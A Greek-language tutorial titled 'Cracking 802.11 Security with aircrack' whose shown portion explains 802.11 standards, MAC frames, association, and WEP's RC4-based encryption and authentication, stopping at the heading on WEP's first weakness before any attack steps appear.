802.11 Security – Cracking 802.11 Security with aircrack

Giorgos Kappes <geokapp@gmail.com>

1. Εισαγωγή στο 802.11

Η μελέτη για τα ασύρματα LAN ξεκίνησε το 1987 από την ομάδα εργασίας 802.4 της επιτροπής του IEEE 802. Αρχικός στόχος ήταν η ανάπτυξη ενός ασύρματου LAN το οποίο θα βασίζονταν σε ένα πρωτόκολλο MAC ισοδύναμο με αυτό του διαύλου 'token bus'. Ωστόσο, στην πορεία αποφασίστηκε ότι ο δίαυλος 'token bus' δεν ήταν κατάλληλος για τον έλεγχο ενός ραδιομέσου χωρίς την αναπόφευκτη ανεπαρκή χρήση του φάσματος ραδιοσυχνοτήτων. Έτσι το 1999 η επιτροπή του IEEE αποφάσισε να αναθέσει τη δημιουργία ενός νέου πρωτοκόλλου και μιας προδιαγραφής φυσικού μέσου για ασύρματο LAN σε μια νέα ομάδα εργασίας την 802.11. Το πρότυπο που τελικά σχεδίασε η ομάδα 802.11 έπρεπε να λειτουργεί με δύο τρόπους:

- Με παρουσία ενός σταθμού βάσης (Access Point εν συντομία AP)
- Με απουσία ενός σταθμού βάσης

Στην πρώτη περίπτωση όλες οι επικοινωνίες πρέπει να περνούν από το σταθμό βάσης. Για παράδειγμα για να επικοινωνήσει ο υπολογιστής A με τον B θα πρέπει να στείλει το αίτημά του στον σταθμό βάσης R και εκείνος να το δρομολογήσει στον υπολογιστή B. Από την άλλη μεριά, όταν δεν υπάρχει κάποιος σταθμός βάσης οι υπολογιστές απλώς μεταδίδουν ο ένας στον άλλον. Αυτός ο τρόπος λειτουργίας ονομάζεται 'ad-hoc δικτύωση'. Εμείς, στον παρόν οδηγό θα ασχοληθούμε με την πρώτη περίπτωση.

1.1 Το φυσικό στρώμα

Το φυσικό στρώμα του 802.11 εκδίδεται σε στάδια. Κάθε φορά εκδίδεται και μια νέα προδιαγραφή πρωτοκόλλου η οποία περιλαμβάνει τις δικές τις τεχνικές πολυπλεξίας, τη δικιά της συχνότητα μετάδοσης και τα δικά της όρια όσον αφορά το ρυθμό μετάδοσης δεδομένων στο δίκτυο και την απόσταση κάλυψης του δικτύου. Η πρώτη προδιαγραφή εκδόθηκε το 1997 και η τελευταία 2003. Υπάρχει και μία νέα προδιαγραφή η οποία αναμένεται να εγκριθεί μέσα στο 2009. Όλα τα πρωτόκολλα 802.11x έχουν κοινό υποεπίπεδο MAC και διαφέρουν στο φυσικό μέσο. Στη συνέχεια θα δούμε κάθε προδιαγραφή φυσικού επιπέδου χωριστά.

1.1.1 Πρότυπο 802.11

Πρόκειται για την πρώτη προδιαγραφή φυσικού επιπέδου που εκδόθηκε το 1997. Ορίζονται τρία φυσικά μέσα:

- Διασπορά φάσματος άμεσης ακολουθίας που λειτουργεί στη ζώνη των 2.4 Ghz με ρυθμούς δεδομένων 1 και 2 Mbps.
- Διασπορά φάσματος αναπήδησης συχνότητας που λειτουργεί στη ζώνη ISM των 2.4 Ghz με ρυθμούς δεδομένων 1 και 2 Mbps.
- Υπέρυθρες σε ρυθμούς δεδομένων 1 και 2 Mbps που λειτουργούν με μήκος κύματος μεταξύ 850 και 950 nm.

1.1.2 Πρότυπο 802.11 a

Η προδιαγραφή 802.11 a χρησιμοποιεί το ίδιο πρωτόκολλο συνδέσμου μετάδοσης δεδομένων και την ίδια μορφή πλαισίων με την αρχική προδιαγραφή., αλλά χρησιμοποιεί ορθογώνια πολυπλεξία διαίρεσης συχνότητας (OFDM) και τη ζώνη των 5 GHz για εκπομπή. Ο ρυθμός δεδομένων για αυτή την προδιαγραφή φτάνει έως και 54 Mbps και η περιοχή κάλυψης φτάνει τα 35 m.

1.1.3 Πρότυπο 802.11 b

Το IEEE 802.11 b χρησιμοποιεί τη συμπληρωματική διαμόρφωση κώδικα (CCK) για την επίτευξη μεγαλύτερου ρυθμού δεδομένων στη συχνότητα 2.4 GHz, ο οποίος φτάνει τα 11 Mbps. Η περιοχή κάλυψης αυτής της προδιαγραφής φτάνει τα 38m. Ένα σοβαρό πρόβλημα για τις συσκευές που χρησιμοποιούν το 802.11 b είναι οι παρεμβολές από τη λειτουργία άλλων συσκευών που λειτουργούν στην ίδια συχνότητα, όπως συσκευές bluetooth, φούρνοι μικροκυμάτων, ασύρματα τηλέφωνα.

1.1.4 Πρότυπο 802.11 g


Το 802.11 g είναι η προδιαγραφή που χρησιμοποιήθηκε ευρύτατα από συσκευές ασύρματων δικτύων. Λειτουργεί και αυτή στη συχνότητα 2.4 Ghz, αλλά έχει μεγαλύτερο ρυθμό δεδομένων από την 802.11 b, ο οποίος φτάνει τα 54 Mbps. Η περιοχή κάλυψης αυτής της προδιαγραφής είναι επίσης υψηλή και φτάνει τα 100 m.

1.1.5 Πρότυπο 802.11 n

Το 802.11 n με χρήση πολλαπλών κεραιών (μέθοδος γνωστή ως MIMO, (Multiple Inputs Multiple Outputs) αναμένεται να παρέχει ονομαστικό ρυθμό μετάδοσης από 108 Mbps έως και 600 Mbps. Σε αντίθεση με τις προηγούμενες προδιαγραφές, πρόκειται να τυποποιηθεί σύντομα και να κυκλοφορήσουν εμπορικά προϊόντα βασισμένα σε αυτό. Μάλιστα κάρτες ασύρματης δικτύωσης συμβατές με το 802.11n έχουν ήδη βγει στην αγορά από ορισμένους προμηθευτές.

1.2 Κανάλια μετάδοσης

Το 802.11 διαιρεί τις ζώνες συχνοτήτων (Σχήμα 1) που αναφέραμε παραπάνω σε κανάλια. Για παράδειγμα, η ζώνη 2.4000–2.4835 GHz διαιρείται σε 13 κανάλια, με μέγεθος 22 MHz το κάθε ένα και με 5 Mhz κενό ανάμεσα από κάθε κανάλι (Σχήμα 1). Η διαθεσιμότητα των καναλιών εξαρτάται από το νομοσχέδιο κάθε χώρας. Όταν τα AP βρίσκονται κοντά το ένα στο άλλο, είναι καλό να επιλέγουμε διαφορετικό κανάλι μετάδοσης για το κάθε ένα, έτσι ώστε να μην έχουμε δυσλειτουργία.



Σχήμα 1 – Κανάλια συχνοτήτων στο 802.11

1.3 Αξιόπιστη παράδοση δεδομένων

Όπως κάθε ασύρματο δίκτυο, έτσι και το 802.11 μπορεί να εμφανίσει μεγάλο βαθμό αναξιοπιστίας. Ο θόρυβος, οι παρεμβολές και άλλα φαινόμενα διάδοσης μπορούν να οδηγήσουν στην απώλεια ενός σημαντικού αριθμού πλαισίων. Στο σημείο αυτό πρέπει να

σημειώσουμε ότι οι καιρικές συνθήκες (για παράδειγμα έντονη υγρασία, βροχή ή χιονόπτωση) καθώς και οι αυξομειώσεις τις θερμοκρασίας μπορούν να λειτουργήσουν ως θόρυβος κατά την ασύρματη μετάδοση. Όταν μιλάμε για απώλεια πλαισίων αναφερόμαστε στην καταστροφή τους ή στην παραμόρφωσή τους. Επειδή σε ένα ασύρματο δίκτυο υπάρχει μεγάλη πιθανότητα να χαθεί ένα πλαίσιο τελείως λόγω του θορύβου, όπως αναφέραμε, οι κώδικες διόρθωσης σφαλμάτων δεν επαρκούν.

Για να αντιμετωπιστεί η παραπάνω κατάσταση το 802.11 περιλαμβάνει ένα πρωτόκολλο ανταλλαγής πλαισίων. Όταν ένας σταθμός λαμβάνει δεδομένα από έναν άλλο σταθμό επιστρέφει ένα πλαίσιο επιβεβαίωσης (ACK) στο σταθμό βάσης. Αν η βάση δε λάβει το πλαίσιο ACK μέσα σε ένα σύντομο χρονικό διάστημα, επειδή έχει καταστραφεί είτε το πλαίσιο δεδομένων είτε το ίδιο το ACK τότε η βάση επανεκπέμπει το πλαίσιο.


Συνεπώς ο βασικός μηχανισμός μεταφοράς δεδομένων στο 802.11 εμπεριέχει την ανταλλαγή δύο πλαισίων, του πλαισίου δεδομένων και του ACK. Για να βελτιωθεί ακόμη περισσότερο η απόδοση του δικτύου, μπορεί να χρησιμοποιηθεί ανταλλαγή τεσσάρων πλαισίων. Σε αυτή την περίπτωση, η πηγή στέλνει πρώτα ένα πλαίσιο αίτησης αποστολής στον προορισμό (RTS), ο οποίος απαντά με ένα πλαίσιο αποδοχής αποστολής (CTS). Όταν η πηγή λάβει το πλαίσιο CTS εκπέμπει τα δεδομένα και ο προορισμός αφού τα λάβει εκπέμπει ένα πλαίσιο επιβεβαίωσης (ACK). Το πλαίσιο RTS ειδοποιεί όλους τους σταθμούς που βρίσκονται μέσα στην εμβέλεια του δικτύου και αυτοί δεν εκπέμπουν μέχρι να ολοκληρωθεί η παρούσα ανταλλαγή ώστε να αποφευχθούν οι συγκρούσεις. Το βασικό πρωτόκολλο MAC του 802.11 είναι το DCF (CSMA/ CA) και λειτουργεί όπως περιγράψαμε παραπάνω.

Το DCF δίνει λύση στα, έμφυτα στις ασύρματες επικοινωνίες, προβλήματα του κρυμμένου τερματικού και του εκτεθειμένου τερματικού, τα οποία είναι και ο λόγος για τον οποίον δεν μπορεί να εφαρμοστεί η μέθοδος CSMA/CD του Ethernet σε WLAN. Το πρόβλημα του κρυμμένου τερματικού έγκειται στο ότι αν ένα τερματικό Γ εκπέμπει σε ένα τερματικό Β, ένα άλλο τερματικό Α που θέλει να αποστείλει δεδομένα στο Β αλλά είναι εκτός εμβέλειας του Γ δε θα ανιχνεύσει ότι το κανάλι είναι απασχολημένο και θα εκπέμψει. Το αντίστροφο πρόβλημα του εκτεθειμένου τερματικού αφορά το ότι ένα τερματικό Α μπορεί να μη μεταδώσει πλαίσιο σε ένα άλλο τερματικό Β, νομίζοντας ότι το κανάλι είναι κατειλημμένο γιατί ανιχνεύει εκπομπή από ένα τερματικό Γ προς ένα τερματικό Δ. Τα Γ και Δ όμως είναι εκτός εμβέλειας του Β άρα στην πραγματικότητα δεν επρόκειτο να γίνει σύγκρουση.

Τα προβλήματα αυτά επιλύονται συνήθως με την ανίχνευση εικονικού καναλιού (με πλαίσια ελέγχου RTS και CTS) που εκτελεί το DCF: η κεντρική ιδέα πίσω από τη λειτουργία του πρωτοκόλλου είναι η μετάθεση των συγκρούσεων μεταξύ των πλαισίων σε μικρά πλαίσια ελέγχου (RTS, CTS), αντί για τα πλαίσια δεδομένων, ώστε να εξοικονομείται εύρος ζώνης.

1.4 Πλαίσιο MAC

Η πλαισίωση των δεδομένων στα δίκτυα 802.11 δε γίνεται από το υποεπίπεδο LLC, παρόλο που η δομή του πλαισίου μοιάζει πολύ με την τυπική του 802.2, αλλά από το υποεπίπεδο MAC (το οποίο προδιαγράφεται από το πρωτόκολλο ενώ το LLC όχι) ώστε να υποστηρίζονται επιπλέον πεδία στην κεφαλίδα του επιπέδου συνδέσμου μετάδοσης δεδομένων (Σχήμα 2). Τα πεδία αυτά αφορούν κυρίως τη διάκριση των μεταδιδόμενων πλαισίων σε πλαίσια δεδομένων, διαχείρισης (αιτήσεις και απαντήσεις συσχέτισης, επανασυσχέτισης, αποσυσχέτισης, πιστοποίησης, αποπιστοποίησης, Beacon) ή ελέγχου (Poll, RTS, CTS, επιβεβαιώσεις, τέλος περιόδου χωρίς ανταγωνισμό), καθώς και την υποστήριξη των λειτουργιών που προδιαγράφει το πρωτόκολλο (WEP, κατακερματισμός πλαισίων σε μικρά θραύσματα όταν υπάρχει θόρυβος στο κανάλι, μετάβαση κόμβου σε κατάσταση εξοικονόμησης ενέργειας όταν μένει αδρανής κλπ). Επίσης, το πλαίσιο περιέχει ένα άθροισμα ελέγχου CRC και έως τέσσερις 48-bit (όπως στο Ethernet) διευθύνσεις υποεπιπέδου MAC: διεύθυνση τρέχοντος παραλήπτη, τρέχοντος αποστολέα, αρχικού παραλήπτη, αρχικού αποστολέα. Με αυτά τα τέσσερα πεδία διευθύνσεων είναι δυνατή η ανταλλαγή πλαισίων δεδομένων μεταξύ διαφορετικών BSS που διασυνδέονται με ένα DS.



Σχήμα 2 – Πλαίσιο MAC του 802.11

Στη συνέχεια θα περιγράψουμε κάποια από τα πεδία του πλαισίου διαχείρισης που θα μας χρειαστούν για την μελέτη της ασφάλειας. Τα πλαίσια διαχείρισης χρησιμοποιούνται για τη διαχείριση της επικοινωνίας μεταξύ των σταθμών και των AP. Θα δούμε μερικά από τα πλαίσια που πρέπει να γνωρίζουμε για τη συνέχεια:

- **Αίτηση συσχέτισης (Association request):** Αποστέλλεται από έναν σταθμό σε ένα AP όταν ο σταθμός θέλει να ζητήσει συσχέτιση με αυτό.
- **Απάντηση συσχέτισης (Association response):** Αποστέλλεται από τη βάση AP στον σταθμό που ζήτησε την αίτηση και δηλώνει αν το AP αποδέχεται την αίτηση συσχέτισης.

- **Αίτηση επανασυσχέτισης (Reassociation request):** Αποστέλλεται από έναν σταθμό όταν μετακινηθεί από μία περιοχή σε μία άλλη. Έτσι το νέο AP με το οποίο θέλει να συσχετιστεί ο σταθμός μπορεί να συνεννοηθεί με το παλιό AP για την προώθηση των πλαισίων δεδομένων.
- **Απάντηση επανασυσχέτισης (Reassociation response):** Αποστέλλεται από τον σταθμό AP στον σταθμό και τον ενημερώνει αν έγινε δεκτή η αίτησή του.
- **Αποσυσχέτιση (Disassociation):** Αποστέλλεται από τον σταθμό στη βάση για να την ενημερώσει για το τέλος της συσχέτισης.
- **Πιστοποίηση (Authentication):** Γίνεται πιστοποίηση του σταθμού από το AP. Ο σταθμός στέλνει πολλαπλά πλαίσια πιστοποίησης στο AP ώστε να πιστοποιηθεί από τη βάση.
- **Αποπιστοποίηση (Deauthentication):** Αποστέλλεται από έναν σταθμό σε ένα AP ή αντίστροφα για να δηλώσει ότι τερματίζεται η ασφαλής επικοινωνία.

1.5 Λογική σύνδεση

Το υποεπίπεδο LLC, που αναλαμβάνει τον έλεγχο ροής, τον έλεγχο σφαλμάτων και τη διασύνδεση προς το επίπεδο δικτύου, ταυτίζεται με το καθιερωμένο κοινό πρωτόκολλο 802.2 που χρησιμοποιείται και στο Ethernet και στα περισσότερα ενσύρματα τοπικά δίκτυα με αποτέλεσμα την άμεση και χωρίς ανάγκη μετατροπών συνδεσιμότητα ενός 802.11 WLAN με το Internet ή άλλα WAN/διαδίκτυα που χρησιμοποιούν το IP ως πρωτόκολλο δικτύου.

1.6 Κινητικότητα των κόμβων

Στην δομημένη λειτουργία των πρωτοκόλλων 802.11 υπάρχει μέριμνα για υποστήριξη κινητικότητας κόμβων μεταξύ διαφορετικών BSS (Basic Service Set). Ένα BSS είναι ο συνδυασμός ενός AP μαζί με όλους τους συσχετιζόμενους σταθμούς σε αυτό. Η μετακίνηση τέτοιου είδους ονομάζεται μεταγωγή. Τρία είδη λειτουργιών κινητικότητας υποστηρίζονται για τους σταθμούς: συσχέτιση, επανασυσχέτιση, αποσυσχέτιση. Η συσχέτιση γίνεται από έναν κόμβο είτε παθητικά (αναμονή για πλαίσιο PCF Beacon από κάποιο AP) είτε ενεργητικά (αποστολή πλαισίου Probe προς AP) και αφορά την ένταξη του σε ένα BSS με διαπραγμάτευση και αρχικοποίηση παραμέτρων. Η επανασυσχέτιση επιτρέπει τη μετάβαση σταθμού από ένα BSS σε ένα άλλο, με το DS να φροντίζει να ενημερωθούν κατάλληλα τα ενδιαφερόμενα AP. Κατά τη διάρκεια της μεταγωγής δεν παραδίδονται πλαίσια οπότε τα ανώτερα επίπεδα θα πρέπει να μεριμνήσουν για την ορθή παράδοση τους. Τέλος η αποσυσχέτιση μπορεί να εκκινήσει είτε από το τερματικό είτε από το AP και αφορά τον τερματισμό της σύζευξης. Εκτός της κινητικότητας των χρηστών, μία άλλη πιθανή αιτία επανασυσχέτισης είναι η χαμηλή ποιότητα σήματος -η οποία συνεπάγεται χαμηλό ρυθμό

μετάδοσης δεδομένων- σε ένα BSS, οπότε ο σταθμός ανιχνεύει το κανάλι για να βρει ένα άλλο AP με το οποίο θα επιτυγχάνει υψηλότερη ποιότητα επικοινωνίας.

1.7 Εντοπισμός και σύνδεση σε ένα ασύρματο δίκτυο

Ας ξεκινήσουμε βλέποντας πως εντοπίζεται ένα ασύρματο δίκτυο. Ο σταθμός βάσης (AP) εκπέμπει συνήθως κάθε δευτερόλεπτο 10 πλαίσια Beacon. Τα πλαίσια αυτά περιέχουν πληροφορίες για το ασύρματο LAN όπως:

- Το όνομα του δικτύου (ESSID)
- Πληροφορίες για την ασφάλεια του δικτύου και για τον αλγόριθμο ασφαλείας (WEP/ WPA/ WPA2)
- Τον ρυθμό μεταφοράς δεδομένων που υποστηρίζει το AP
- Το κανάλι στο οποίο εκπέμπει σήμα το δίκτυο

Όταν ένας υπολογιστής στέλνει αίτημα σύνδεσης στο AP τότε:


1. Ο υπολογιστής στέλνει αίτημα ταυτοποίησης
2. Το AP αποκρίνεται. Η ταυτοποίηση πραγματοποιείται
3. Ο υπολογιστής στέλνει αίτημα συσχετισμού
4. Το AP αποκρίνεται. Η σύνδεση πραγματοποιήθηκε

2 Ο αλγόριθμος WEP

Στην ενότητα αυτή θα κάνουμε μια εισαγωγή στον αλγόριθμο WEP. Θα εξετάσουμε γενικότερα τους κρυπτογραφικούς αλγόριθμους stream και θα επικεντρωθούμε στον RC4 στον οποίο βασίζεται το WEP. Έπειτα θα δούμε τα προβλήματα που παρουσιάστηκαν και κατέστησαν τον WEP ως μη ασφαλή αλγόριθμο.

2.1 Εισαγωγή στο WEP

Όπως σε κάθε ασύρματο δίκτυο έτσι και στο 802.11, η υποκλοπή δεδομένων είναι ένα πολύ σημαντικό ζήτημα λόγω της ευκολίας που αυτή μπορεί να γίνει. Ο κάθε ένας που θα βρεθεί εντός της περιοχής κάλυψης του δικτύου μπορεί να υποκλέψει πλαίσια που προορίζονται για άλλον υπολογιστή του δικτύου (sniffing). Για το λόγο αυτό η ομάδα 802.11 συμπεριέλαβε το 1999 στο πρώτο πρότυπο του δικτύου της τον αλγόριθμο WEP για την παροχή ενός ικανοποιητικού επιπέδου ασφαλείας. Από το όνομα που χρησιμοποίησαν για τον αλγόριθμό τους, Wired Equivalent Privacy (Προστασία ισοδύναμη με αυτή των ενσύρματων LAN), φαίνεται ότι πίστευαν πως παρείχαν στο 802.11 ανάλογη προστασία με αυτή του Ethernet, αλλά όπως θα δούμε στη συνέχεια η ζωή του WEP ήταν πολύ σύντομη.



Σχήμα 3 – Διαδικασία κρυπτογράφησης του WEP

Το WEP βασίζεται στον αλγόριθμο κρυπτογράφησης RC4, ο οποίος είναι ένας κρυπτογραφικός αλγόριθμος ροής. Επίσης για την ακεραιότητα του κάθε πλαισίου χρησιμοποιείται ένας CRC 32-bit αλγόριθμος ακεραιότητας. Το σχήμα 3 δείχνει τη διαδικασία κρυπτογράφησης. Ας δούμε, όμως, αναλυτικά τα βήματα κρυπτογράφησης ενός μηνύματος M. Ένα κρυφό κλειδί (*K*) 40 bit ή 104 bit διαμοιράζεται από τα δύο συμμετέχοντα μέρη της ανταλλαγής. Επειδή ο RC4 είναι ένας κρυπτογραφικός αλγόριθμος

ροής για να παράγεται ένα διαφορετικό κρυπτογράφημα ανά πακέτο χρησιμοποιείται από το WEP ένα διάνυσμα αρχικοποίησης 24 bit (IV – Initialization Vector) το οποίο συνενώνεται με το κλειδί. Το IV αυξάνεται ανά πακέτο που στέλνεται έτσι ώστε συνεχόμενα πακέτα να κρυπτογραφούνται με διαφορετικό κρυπτογράφημα Έτσι το κρυπτογράφημα υπολογίζεται ως: $K2 = RC4(K \,||\, IV)$. Το αρχικό μας μήνυμα M συνενώνεται με το άθροισμα ελέγχου του: $M2 = M \,||\, ICV(M)$. Στη συνέχεια το μήνυμα που προκύπτει περνά από αποκλειστική διάζευξη (XOR) με το κρυπτογράφημα: $C = M2 \oplus K2$, όπου το $\oplus$ είναι πράξη XOR. Τέλος, το C μεταδίδεται στο κανάλι. Ας δούμε συνοπτικά τα βήματα για την κρυπτογράφηση του επόμενου πακέτου, θεωρώντας M: το αρχικό μας μήνυμα, K: το κλειδί κρυπτογράφησης:

- $M2 = (M \,||\, ICV(M))$. Το μήνυμα συνενώνεται με το άθροισμα ελέγχου του.
- IV+ Αυξάνεται το IV
- $K2 = RC4(K \,||\, IV)$. Υπολογίζεται το κρυπτογράφημα K2
- $C = M2 \oplus K2$. Το M2 περνά από αποκλειστική διάζευξη με το κρυπτογράφημα K2
- Μεταδίδεται το C

2.2 Πιστοποίηση

Για την πιστοποίηση ενός υπολογιστή από ένα σταθμό βάσης χρησιμοποιούνται δύο μέθοδοι. Η πρώτη μέθοδος, η οποία και θα μας απασχολήσει στον παρόν οδηγό είναι το ανοικτό σύστημα (Open System) και η δεύτερη η πιστοποίηση με χρήση διαμοιραζόμενου κλειδιού (Shared key authentication).

Ας δούμε πως δουλεύει η μέθοδος Open System. Ο υπολογιστής πελάτης δε χρειάζεται να στείλει στο σταθμό βάσης κάποιο κλειδί, απλά στέλνει ένα αίτημα πιστοποίησης. Αφού πιστοποιηθεί από το AP, προσπαθεί να δημιουργήσει τη σύνδεση στέλνοντάς του αίτημα συσχέτισης. Αν και η συσχέτιση ολοκληρωθεί, τότε ο πελάτης μπορεί να ανταλλάσσει με τη βάση δεδομένα κρυπτογραφημένα με τον αλγόριθμο WEP, χρησιμοποιώντας το κλειδί που είναι καταχωρημένο στο AP.

Στην περίπτωση που χρησιμοποιείται η μέθοδος shared key, ο αλγόριθμος WEP χρησιμοποιείται κατά την πιστοποίηση, η οποία πραγματοποιείται σε τέσσερα βήματα:

1. Ο υπολογιστής πελάτης στέλνει ένα αίτημα πιστοποίησης στο AP.
2. Το AP στέλνει πίσω στον πελάτη ένα συνθηματικό σε απλό κείμενο.
3. Ο πελάτης πρέπει να κρυπτογραφήσει το συνθηματικό χρησιμοποιώντας ως είσοδο στον αλγόριθμο WEP το κοινόχρηστο κλειδί που μοιράζεται με το AP και στέλνει πάλι πίσω στο AP ένα αίτημα πιστοποίησης μαζί με το κρυπτογραφημένο κλειδί.


4. Το AP αποκρυπτογραφεί το κλειδί και το συγκρίνει με το κλειδί που είχε στείλει στον πελάτη. Ανάλογα με το αποτέλεσμα της σύγκρισης το AP στέλνει πίσω στον πελάτη μια θετική ή αρνητική απάντηση.

Αφού ο πελάτης πιστοποιηθεί από το AP, χρησιμοποιείται ο αλγόριθμος WEP για να ανταλλάξουν δεδομένα όπως και πριν.

2.3 Κρυπτογραφικοί αλγόριθμοι ροής

Οι κρυπτογραφικοί αλγόριθμοι ροής (stream ciphers) χρησιμοποιούνται για την κρυπτογράφηση μίας συνεχούς ροής δεδομένων (data stream). Για την κρυπτογράφηση (Σχήμα 4) επιλέγεται αρχικά μία γεννήτρια κλειδοροής (keystream generator), η οποία δέχεται ως είσοδο το μυστικό κλειδί και παράγει στην έξοδό της μία ψευδοτυχαία ακολουθία bits, που ονομάζεται κλειδοροή (keystream). Για την παραγωγή της κλειδοροής χρησιμοποιούνται ένα διάνυσμα απόδοσης αρχικών τιμών S και το κλειδί K. Αρχικά, κρυπτογραφείται το διάνυσμα S με το κλειδί K και λαμβάνουμε ένα τμήμα εξόδου $S[i,j]$. Στη συνέχεια, το τμήμα αυτό κρυπτογραφείται πάλι με βάση το κλειδί K για να λάβουμε ένα δεύτερο τμήμα $S[i', j']$ κοκ. Μετά από πολλές επαναλήψεις των παραπάνω βημάτων παράγεται η κλειδοροή. Για να ξεχωρίζουμε σε κάθε βήμα του παραπάνω αλγορίθμου το τμήμα της κλειδοροής που προκύπτει χρησιμοποιούμε δύο δείκτες i, j, οι οποίοι δείχνουν σε δύο θέσεις του διανύσματος S.

Η κλειδοροή που προκύπτει περνά από αποκλειστική διάζευξη (*XOR*) με το απλό κείμενο για να λάβουμε τελικά το κρυπτοκείμενο. Το απλό κείμενο στην περίπτωση της ασύρματης επικοινωνίας θα είναι το πεδίο 'Data' ενός πακέτου που μεταδίδεται. Παρατηρείστε ότι η κλειδοροή είναι ανεξάρτητη από τα δεδομένα και ότι το διάνυσμα S χρησιμοποιείται μόνο στο πρώτο βήμα. Στα επόμενα βήματα στο S καταγράφεται η έξοδος του εκάστοτε βήματος.



Σχήμα 4 – Κρυπτογράφηση με χρήση ενός κρυπτογραφικού αλγόριθμου ροής

Η αποκρυπτογράφηση γίνεται με την αντίστροφη διαδικασία. Εάν χρησιμοποιηθεί το ίδιο κλειδί ως είσοδο στην γεννήτρια κλειδοροής, τότε η δεύτερη θα παράγει ακριβώς την ίδια ακολουθία bits (κλειδοροή) όπως και προηγουμένως κατά την διαδικασία της κρυπτογράφησης. Εφαρμόζοντας την συνάρτηση *XOR* ανάμεσα στην κρυπτογραφημένη ακολουθία δεδομένων και την κλειδοροή παράγεται τελικά το αρχικό κείμενο λόγω της ιδιότητας της συμμετρίας της πράξης *XOR*.

2.3.1 Ένα πρώτο πρόβλημα του WEP

